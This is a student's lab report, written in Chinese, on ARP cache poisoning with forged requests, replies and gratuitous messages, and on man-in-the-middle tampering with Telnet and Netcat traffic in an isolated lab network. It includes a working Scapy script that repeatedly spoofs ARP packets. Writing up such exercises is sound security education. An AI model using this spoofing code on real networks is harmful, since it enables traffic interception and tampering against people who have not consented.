
**实验报告4**


**57118139顾宸玮**

**Task 1: ARP Cache Poisoning**

**Task 1.A (using ARP request)**



运行如上代码后，发现10.9.0.5主机的ARP缓存里有10.9.0.6主机的MAC地址为攻击者M的MAC地址，发现攻击成功




**Task 1.B (using ARP reply)**




Scenario 1: B’s IP is already in A’s cache.

可以发现B已在A中时攻击成功




Scenario 2: B’s IP is not in A’s cache.

可以发现当B不在A中时，也可以攻击成功




**Task 1C (using ARP gratuitous message).**




Scenario 1: B’s IP is already in A’s cache.

可以发现B已在A中时攻击成功



Scenario 2: B’s IP is not in A’s cache.

可以发现当B不在A中时，也可以攻击成功



**Task 2: MITM Attack on Telnet using ARP Cache Poisoning**

代码如下，每隔5s伪造一次报文使得AB的MAC地址为M的

**#!/usr/bin/python3**

**from scapy.all import \***

**import time**

**def AB():**

**E=Ether(src='02:42:0a:09:00:69',dst='ff:ff:ff:ff:ff:ff')**

**A=ARP(op=1,psrc='10.9.0.6',hwsrc='02:42:0a:09:00:69',pdst='10.9.0.5')**

**pkt=E/A**

**sendp(pkt)**

**def BA():**

**E=Ether(src='02:42:0a:09:00:69',dst='ff:ff:ff:ff:ff:ff')**

**A=ARP(op=1,psrc='10.9.0.5',hwsrc='02:42:0a:09:00:69',pdst='10.9.0.6')**

**pkt=E/A**

**sendp(pkt)**


**while(1):**

**AB()**


**BA()**

**time.sleep(5)**


可以发现攻击成功




当M的IP\_Forward=1时，发现AB双方可以连通




当M的IP\_Forward=0时，发现AB双方开始丢包



将A中的所有包的内容都换成字母“Z”





可以发现，A telnet到B后，在A中键入的所有值都成“Z”，如第一第二幅图中最后的data“5a 5a 5a”，即“ZZZ”，而实际键入的是三个方向键，但是可以发现B返回给A的包并没有被修改内容，如最右边的图，最后的data是“1b 5b 41”。可以发现攻击成功。



**Task 3: MITM Attack on Netcat using ARP Cache Poisoning**

将我的名字“chenwei”换成字母“ZZZZZZZ”,可以发现，在A中键入的“chenwei”在B中都被换成“ZZZZZZZ”，攻击成功。





**实验感想**

本次实验是关于ARP的攻击，大致思想和之前几次实验差不多，都是通过中间人进行嗅探包并换成自己的data内容，并通过污染受害者的ARP缓存进行攻击。这次实验不仅让我对ARP机制有了更深的理解，还让我对前几次实验的中间人攻击有了更深的理解。